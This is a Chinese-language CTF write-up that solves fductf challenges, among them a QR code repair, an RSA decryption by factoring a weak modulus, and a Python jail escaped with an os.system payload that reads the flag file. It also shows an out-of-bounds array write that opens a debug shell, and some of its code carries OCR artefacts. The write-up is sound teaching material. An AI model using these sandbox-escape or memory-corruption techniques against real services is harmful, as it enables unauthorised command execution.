
二维码的瘦身：

使用给定的 py 文件自己随机写了一个 flag 生成了新的未裁剪的 qrcode，利用 Photoshop 将新生成文件的 Postion Detection Patterns 拼接上去，使用微信扫码获得 flag：fductf{mGF95iiMjf1bdXyR8XXMz0CvHH3CaFBlYOQuy2LGpdTUE1mNfKsDwP0Fq4FrX0DzFDEshZ9Im9keU2l39CgfoHfo}fductf{mGF95iiMjf1bdXyR8XXMz0CvHH3CaFBlYOQuy2LGpdTUE1mNfKsDwP0Fq4FrX0DzFDEshZ9Im9keU2l39CgfoHfo}

签到：公众号回复“你好”即可

FDUKindergarten：

使用__import__('os').system('cat flag')指令使得 python 代码将其执行以获得 flag：fductf{3a1b07fb-ea24-4078-8ba2-46fc714b4bad}




```
nyz2024@LAPTOP-CharlieNI:~$ nc 10.20.26.32 33327

  _     ______      _                              _       _ _
 | |   |  ____|    (_)                            | |     (_) |
 | |__ | |__   __ _ _ _ __  _ __   ___ _ __       | | __ _ _| |
 | '_ \|  __| / _` | | '_ \| '_ \ / _ \ '__|  _   | |/ _` | | |
 | |_) | |___| (_| | | | | | | | |  __/ |    | |__| | (_| | | |
 |_.__/|______\__, |_|_| |_|_| |_|\___|_|     \____/ \__,_|_|_|
               __/ |
              |___/

Welcome to the python jail
Let's have an beginner jail of calc
Enter your expression and I will evaluate it for you.
> __import__('os').system('cat flag')
fductf{3a1b07fb-ea24-4078-8ba2-46fc714b4bad}
Answer: 0
```

问卷反馈：


flag 在问卷星中



* 11. 请问您还有其他想要补充的意见或建议吗？(fductf{we11_9e_9ette3})

Jeff Dean 笑话：

直接使用 python 代码暴力质因数分解然后自然 rsa 逆向




```
from sympy import factorint
from sympy import mod_inverse

n = 7526068147102161455028249098110953254006476818951996300378885344962814823849109458330799663215140841256721531297703722322018773701508

cipher_text = 256864680473574148724330122982850798107083352523479960192526887872058007105600473949115369178375312035118863980916595994907

factors = factorint(n)
p, q = factors.keys()
phi_n = (p - 1) * (q - 1)
e = 65537
d = mod_inverse(e, phi_n)
plain_text = pow(cipher_text, d, n)
plain_text_bytes = plain_text.to_bytes((plain_text.bit_length() + 7) // 8, byteorder: 'big')
decoded_message = plain_text_bytes.decode( encoding: 'utf-8', errors='ignore')
print(decoded_message)
```

运行结果是这样的：




```
fductf{small_prime_factor_in_rsa_is_dangerous_F270BA33AA791B45}

进程已结束，退出代码为 0
```

test-your-nc：


直接通过 WSL 使用 nc 指令连接（开始时怎么连接都没有反应，询问主办人员后才得知需要开 vpn…）



```
nyz2024@LAPTOP-CharlieNI:~$ nc 10.20.26.32 33318
fductf{IeT_uS_StaR7_pWN_75bc57494eca}
```

丫丫历险记：

通过输入使得数组溢出从而使 is_debug 的值不为零使得 debug 执行



```
nyz2024@LAPTOP-CharlieNI:~$ nc 10.20.26.32 33320
You can read / write this array! Enter e to exit.

Command: r/w/e <index> [value]

> w 15 1
array[15] = 1
> w 16 1
Invalid index!
> e
Invalid index!
> Access granted!
Entering debug mode....ls
attachment
bin
dev
flag
lib
lib32
lib64
libexec
libx32
cat flag
fductf{af441ecb-f0e7-4eb1-a884-00e1c6a2c6a0}
```

先提交已经写出的题目，如果又做出了剩余的题目会持续更新